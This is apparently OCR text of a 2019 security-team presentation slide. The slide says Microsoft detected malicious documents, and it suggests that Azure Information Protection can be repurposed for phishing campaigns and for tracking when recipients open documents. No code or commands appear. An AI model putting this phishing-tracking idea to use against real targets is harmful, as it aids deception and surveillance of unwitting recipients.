


#DoNotForward



#DoNotForward

All Employees



Microsoft detected the malicious documents

Results

- We can use Azure Information Protection for phishing companies
- But we can use only protection for customer permission
- Azure Information Protection helps us to understand users action (who and when opened document)

Our contacts

- email: mis@m13.su
- Telegram channel: @mis_team
- Github: mis-team


NO
FF
ONE
2019